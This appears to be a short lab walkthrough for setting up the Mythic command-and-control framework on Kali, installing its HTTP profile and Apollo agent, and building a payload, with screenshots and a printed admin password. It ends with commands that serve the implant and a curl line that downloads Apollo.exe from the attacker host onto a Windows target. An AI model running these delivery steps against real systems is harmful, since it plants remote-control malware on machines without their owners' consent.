
Mythic C2 Deployment on Kali
Initial Setup
 git clone https://github.com/its-a-feature/Mythic.git
 cd Mythic
 sudo ./install_docker_kali.sh
 sudo make
.env File Creation
sudo ./mythic-cli status
Check the File
cat .env
Start Mythic
sudo ./mythic-cli start
Access the Mythic UI
Navigate to:
https://192.168.3.2:7443
Retrieve Login Credentials
 grep "PASS" .env
 MYTHIC_ADMIN_PASSWORD="ZDyUSnotKNbNUFynAsHgGNnr8nUlta"

Install Profiles
  Install Profiles

  sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http.git
  https://github.com/MythicC2Profiles
Install Agents

  Install Agents

  sudo ./mythic-cli install github https://github.com/MythicAgents/Apollo.git

 https://github.com/MythicAgents

Choice your payload type

Select commands
C2 profiles

Review and create

Put your agent in the target
 python3 -m http.server 80

#on windows target
 curl http://192.168.3.2:80/Apollo.exe -o Apollo.exe